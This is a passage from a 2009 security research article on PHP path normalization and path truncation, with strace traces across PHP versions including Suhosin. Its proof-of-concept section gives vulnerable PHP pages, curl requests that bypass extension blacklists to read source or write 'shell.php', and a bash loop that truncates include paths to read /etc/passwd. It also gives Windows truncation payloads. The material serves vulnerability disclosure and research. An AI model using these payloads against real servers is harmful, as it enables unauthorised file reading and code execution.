open("/home/antani/runme/", O_RDONLY)   = -1 ENOTDIR (Not a directory)

Warning: file_get_contents(runme/): failed to open stream: Not a directory in Command line code on line 1

strace -e getcwd,lstat64,open php -r 'file_get_contents("runme/.");';

getcwd("/home/antani"..., 4096)         = 13
lstat64("/home", {st_mode=S_IFDIR|0755, st_size=336, ...}) = 0
lstat64("/home/antani", {st_mode=S_IFDIR|0770, st_size=3216, ...}) = 0
lstat64("/home/antani/runme", {st_mode=S_IFREG|0660, st_size=4109, ...}) = 0
open("/home/antani/runme", O_RDONLY)    = 3
```

As visible with PHP, opening "runme/." or "runme/./." is the same as opening "runme". This leads to interesting considerations and security issues.

I informally spoke about this to Kuza55 and Wisec in April 2007 [4] but the analisys was incorrect.

We also made some checks to see if this was filesystem dependent and we found it was not (it's filesystem independent).

```
#!/bin/sh
mkdir "/fs_""$1""_mount"
dd if=/dev/zero of="fs_""$1" bs=1M count=10
```

```
mkfs -t "$1" "fs_""$1"
mount "fs_""$1" "/fs_""$1""_mount" -t "$1" -o loop
```

Test and analisys for "PHP 5.2.8-pl1-gentoo"

```
$ php -v
PHP 5.2.8-pl1-gentoo (cli) (built: Jan 21 2009 15:57:44)
Copyright (c) 1997-2008 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2008 Zend Technologies

DOESN'T WORK
$ strace php -r 'include("/etc/passwd/");'
lstat64("/etc", {st_mode=S_IFDIR|0755, st_size=7424, ...}) = 0
lstat64("/etc/passwd", {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
write(1, "\nWarning: include(/etc/passwd/): "..., 103) = 103
Warning: include(/etc/passwd/): failed to open stream: Not a directory in Command line code on line 1

WORKS
$ strace php -r 'include("/etc/passwd/.");'
lstat64("/etc", {st_mode=S_IFDIR|0755, st_size=7424, ...}) = 0
lstat64("/etc/passwd", {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0
open("/etc/passwd", O_RDONLY)           = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0

WORKS
$ test="a/../../../../etc/passwd"$(printf '/.%.0s' {1..2048})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
open("/etc/passwd", O_RDONLY)           = 3

WORKS
$ test="a/../../../../etc/passwd"$(printf '/.%.0s' {1..2028})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
open("/etc/passwd", O_RDONLY)           = 3

DOESN'T WORK
$ test="a/../../../etc/passwd"$(printf '/%.0s' {1..4062})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)
open("/etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)

DOESN'T WORK
$ test="a/../../../../etc/passwd"$(printf '/%.0s' {1..4063})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)
open("/etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)
```

Summary for "5.2.8-pl1-gentoo without any patch:

- Appending / to a file does not work.
(While will work for patched PHP versions as shown below)

- Appending /. to a file works!
Bypasses blacklist filters.

- Appending many / to a file doesn't work!
(While will work for patched PHP versions as shown below)

- Appending many /. to a file works!
Bypasses blacklist filters and CAN be used for path truncation!

Test and analisys for "5.2.8-pl1-gentoo with Suhosin-Patch 0.9.6.3":

```
$ php -v
PHP 5.2.8-pl1-gentoo with Suhosin-Patch 0.9.6.3 (cli) (built: Jan 21 2009 15:19:02)
Copyright (c) 1997-2008 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2008 Zend Technologies
    with Suhosin v0.9.27, Copyright (c) 2007, by SektionEins GmbH

WORKS
$ strace php -r 'include("/etc/passwd/");'
lstat64("/etc", {st_mode=S_IFDIR|0755, st_size=7424, ...}) = 0
lstat64("/etc/passwd", {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0
open("/etc/passwd", O_RDONLY)           = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0

WORKS
$ strace php -r 'include("/etc/passwd/.");'
lstat64("/etc", {st_mode=S_IFDIR|0755, st_size=7424, ...}) = 0
lstat64("/etc/passwd", {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0
open("/etc/passwd", O_RDONLY)           = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0

DOESN'T WORK (2048*2 is too much and Suhosin block it)
$ test="a/../../../../etc/passwd"$(printf '/.%.0s' {1..2048})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
ALERT - Include filename ([OMIT])  is too long (attacker [OMIT]

WORKS! (Tweaked number of /.! Also note the absence of [lf]stat64 calls)
$ test="a/../../../../etc/passwd"$(printf '/.%.0s' {1..2028})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
open("/etc/passwd", O_RDONLY)           = 3

DOESN'T WORK
$ test="a/../../../.../etc/passwd"$(printf '/%.0s' {1..4062})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
open("/usr/.../etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)
open("/usr/.../etc/passwd/", O_RDONLY)  = -1 ENOENT (No such file or directory)

DOESN'T WORK
$ test="a/../../../.../etc/passwd"$(printf '/%.0s' {1..4063})"ppend.inc";
$ strace -e open php -r "echo \"$test\".\"\n\"; @include(\"$test\");"
ALERT - Include filename ([OMIT])  is too long (attacker [OMIT]
```

Summary for "5.2.8-pl1-gentoo with Suhosin-Patch 0.9.6.3":

- Appending / to a file works!
Bypasses blacklist filters.

- Appending /. to a file works!
Bypasses blacklist filters.

- Appending many / to a file works!
Bypasses blacklist filters but CAN'T be used for path truncation.

- Appending many /. to a file works!
Bypasses blacklist filters and CAN be used for path truncation!

So our universal file truncation attack for PHP works also on Suhosin.

VIII) POC and attack code

- Blacklist extension check for reading

This POC will expose the bypass of a file viewer that blacklists certain file extensions.

```
<?php

if (substr($_GET['file'], -4, 4) != '.php')
 echo file_get_contents($_GET['file']);
else
 echo 'You are not allowed to see source files!'."\n";

?>
```

This would be normally not exploitable, but with the exposed techniques it is.

```
$ curl "http://localhost/poc_blacklist_bypass_read.php?file=poc_blacklist_bypass_read.php"
You are not allowed to see source files!

$ curl "http://localhost/poc_blacklist_bypass_read.php?file=poc_blacklist_bypass_read.php/."
[OMISSION, the application source, a quine!]
```

As you can see appending the neutral "/." token successfully tricks the check.

- Blacklist extension check for writing (online file editors, etc.)

This POC will expose the bypass of an online file editor that blacklists certain file extensions.

```
<?php

if (
 isset($_POST['file']) &&
 substr($_POST['file'], -4, 4) != '.php' &&
 isset($_POST['text'])
)
 echo file_put_contents($_POST['file'], $_POST['text']);
else
 echo 'You are not allowed to edit or create source files!'."\n";

?>
```

Exploitation is similar to the previous POC.

```
$ curl "http://localhost/poc_blacklist_bypass_edit.php" \
   -d "file=shell.php&text=antani"
You are not allowed to edit or create source files!

$ curl "http://localhost/poc_blacklist_bypass_edit.php" \
   -d "file=shell.php/.&text=antani"
6
```

By the way: six is the number of bytes written to "shell.php".

- Path truncation POC

We provide both a standard vulnerable page and an "attack" utility, tweak the "TWEAK ME" line to use the payload of your choice.

```
$ cat poc_path_truncation.php
<?php
include('includes/class_'.addslashes($_GET['class']).'.php');
?>

$ cat poc_path_truncation.sh
#!/bin/bash
url="http://localhost/poc_file_truncation.php?class=unexisting/../../../../../etc/passwd/."
n_iterations=3000
for ((repetitions=1; repetitions<=n_iterations; repetitions+=1)); do
 if [ "`curl -kis $url | grep "^root:x"`" != "" ]; then
  echo -en "[$repetitions]";
 else
  echo -en ".";
 fi
 url+="/."; # TWEAK ME
done
```

At a certain lenght (2019 on our test system) it should start printing numbers inside square brackets, that means that /etc/passwd has been succesfully included.

- Windows path truncation POC

On Windows the universal path truncation token is "./" and not "/.".

```
<?php
include('file.est'.str_repeat("./",4096).'.php');
include('/file.est'.str_repeat("./",4096).'.php');
include('localnonexistent/../../../../../file.est'.str_repeat("./",4096).'.php');
include('localexistent/../../../../../../file.est'.str_repeat("./",4096).'.php');
include('/wamp/../../../../../../file.est'.str_repeat("./",4096).'.php');
?>
```

This means that "file.est./././[OMIT]./.php" will work, while the already seen "file.est/././[OMIT]././.php" will not. Please keep this in mind when working with Windows machines.

The tokenizer is defined as follows:

TSRM/tsrm_virtual_cwd.c-82:#define TOKENIZER_STRING "/\\"

Another payload that works for the truncation attack is ".\" but we weren't able to find something equivalent to the "/etc/passwd/." on Unix. Feel curious and want to spend more time on the issue? (-;

```
<?php
include('file.ext'.str_repeat(".\\",4096).'.php');
include('/file.ext'.str_repeat(".\\",4096).'.php');
include('localnonexistent/../../../../../file.ext'.str_repeat(".\\",4096).'.php');
include('localexistent/../../../../../../file.ext'.str_repeat(".\\",4096).'.php');
include('/wamp/../../../../../../file.ext'.str_repeat(".\\",4096).'.php');
?>
```

IX) Conclusions

Path normalization can be used for a number of goals including blacklist check bypass on isset, write and read filesystem operations plus signature evasion.

Path truncation can be used in place of nullbyte poisoning if an include_path setting with absolute directories is present in order to archieve LFI (and RFI [5]) attacks.

X) References

- *[1] http://sla.ckers.org/forum/read.php?16,25706,25736#msg-25736*
- *[2] http://pragmatk.blogspot.com/2009/01/lfi-fun.html*
- *[3] http://pragmatk.blogspot.com/2009/01/lfi-fun-2.html*
- *[4] http://www_ush_it/team/ush/hack-phpfs/log_ascii_kuza_07-04-08.txt*

- *[5] http://www_ush_it/2008/08/18/lfi2rce-local-file-inclusion-to-remote-code-execution-advanced-exploitation-proc-shortcuts/*
- *[6] http://verens.com/archives/2008/10/13/security-hole-for-files-with-a-dot-at-the-end/*

  > *I was reading the Apache source to try spot the problem, and found*
  > *the area where it happens - it's in the file "http/mod_mime.c".*
  > *The function "find_ct()" extracts the extension for the server to*
  > *use. Unfortunately, it ignores all extensions it does not understand,*
  > *so it's not just a case of "test.php." being parsed as ".php", but*
  > *also "test.php.fdabsfgdsahfj" and other similar rubbish files!*

- *[7] http://download.suhosin.org/suhosin-patch-5.2.8-0.9.6.3.patch.gz*

Credits (Out of band)

This article has been bought to you by ush.it team. Francesco "ascii" Ongaro and Giovanni "evilaliv3" Pellerano are the ones who spent most hours on it with the precious help of Antonio "s4tan" Parata, Stefano
"Wisec" Di Paola, Alex "kuza55", Alessandro "Jekil" Tanasi and many other friends. A special greeting is for Florin "Slippery" Iamandi, a men behind, in a way or another, many of the productions of ush.it.

Thanks everybody, you all make me feel at home!

Francesco "ascii" Ongaro
web site: http://www_ush_it/
mail: ascii AT ush DOT it

Giovanni "evilaliv3" Pellerano
web site: http://www.evilaliv3.org/
mail: giovanni.pellerano AT evilaliv3 DOT org

Legal Notices